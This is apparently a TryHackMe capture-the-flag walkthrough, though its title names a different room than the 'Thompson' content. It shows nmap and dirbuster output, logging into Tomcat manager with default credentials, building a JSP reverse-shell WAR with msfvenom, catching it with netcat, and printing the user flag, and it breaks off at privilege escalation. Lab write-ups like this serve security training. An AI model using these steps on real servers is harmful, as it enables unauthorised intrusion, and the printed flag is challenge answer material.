Library - Walkthrough

This is an easy level CTF room on TryHackMe that requires knowledge of using reverse shells & corn jobs.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Reconnaissance
- Scanning
- Exploitation
- Privilege Escalation

Tools Used:

nmap, dirbuster, firefox, msfvenom, netcat

Scanning

After connecting with the machine on TryHackMe, I started **nmap** scan to check the open ports and services.



kali@kali: ~/Desktop/tryhackme/others/Thompson
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Thompson]
└─$ nmap -T4 -sV 10.10.60.115
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-25 21:15 EST
Nmap scan report for 10.10.60.115
Host is up (0.16s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protoco
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat 8.5.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
Nmap done: 1 IP address (1 host up) scanned in 17.02 seconds

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Thompson]
└─$ 
```

Apache tomcat server was running on port 8080

So, I visited the url: **http://10.10.60.115:8080** in the **firefox**.

Reconnaissance


Apache Tomcat/8.5.5 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
TryHackMe | Thompson
PayloadsAllTheThings/R
Apache Tomcat/8.5.5
10.10.60.115:8080
150%
Home Documentation Configuration Examples Wiki Mailing Lists Find Help
The Apache Software Foundation
http://www.apache.org/
Server Status
Manager App
Host Manager

Apache Tomcat/8.5.5

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO


Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:
`$CATALINA_HOME/conf/tomcat-users.xml`
In Tomcat 8.5 access to the manager application is split between different users.

Documentation
Tomcat 8.5 Documentation
Tomcat 8.5 Configuration
Tomcat Wiki
Find additional important configuration

Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).


I viewed its source code but found nothing. Then I launched **dirbuster** & found an interesting directory.


~/Desktop/tryhackme/others/Thompson/DirBusterReport-10.10.60.115-8080.txt - Mousepad
File Edit Search View Document Help

```

Dirs found with a 200 response:

/
/docs/
/examples/
/docs/api/
/docs/architecture/
/docs/config/

Dirs found with a 302 response:

/manager/
```

Exploitation

Then I visited **/manager/** directory & there was http basic authentication. So, I searched online for default credentials of Apache tomcat. I found that **tomcat:s3cret** were the default credentials for Apache tomcat.



30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

WAR file to deploy


Select WAR file to upload No file selected.

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy


This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

After entering the credentials, I got the access of the dashboard. There I found a file upload functionality which was accepting **.war** files. So, I used **msfvenom** to create a java reverse shell payload.



```
kali@kali: ~/Desktop/tryhackme/others/Thompson
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Thompson]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.9.5.219 LPO
RT=10000 -f war > payload.war
Payload size: 1090 bytes
Final size of war file: 1090 bytes

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Thompson]
└─$ 
```

Then I uploaded the payload and started a **netcat listener** on my machine.



/manager - Mozilla Firefox
TryHackMe | Thompson
/manager
10.10.60.115:8080/manager/html/upload;jsessionid=283F9FB191D44BBA50AC2DD495E9B597?org.apache.catalina.filters.CSRF_NONCE=4ED18D
240%


					minutes
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/payload	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:


Mozilla Firefox
qterminal
Thompson
09:31 PM
69%
TryHackMe | Thompson
10.10.60.115:8080/payl
10.10.60.115:8080/payload/
150%
kali@kali: ~/Desktop/tryhackme/others/Thompson
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Thompson]
└─$ nc -lvp 10000
listening on [any] 10000 ...
10.10.60.115: inverse host lookup failed: Unknown host
connect to [10.9.5.219] from (UNKNOWN) [10.10.60.115] 39464
```

When I clicked the payload, I **got the reverse shell** with **user tomcat**. Then I made the shell interactive with the below commands:

python3 -c ‘import pty;pty.spawn(“/bin/bash”)’

export TERM=xterm


Then, in the **/home/jack/user.txt** file, I **found the user flag**.


kali@kali: ~/Desktop/tryhackme/others/Thompson
File Actions Edit View Help

```
tomcat@ubuntu:/home$ ls
ls
jack
tomcat@ubuntu:/home$ cd jack
cd jack
tomcat@ubuntu:/home/jack$ ls
ls
id.sh  test.txt  user.txt
tomcat@ubuntu:/home/jack$ cat user.txt
cat user.txt
39400c90bc683a41a8935e4719f181bf
tomcat@ubuntu:/home/jack$
```


Privilege Escalation

There, I also found a file named **test.txt** which was getting updated every minute.


kali@kali: ~/Desktop/tryhackme/others/Thompson
File Actions Edit View Help

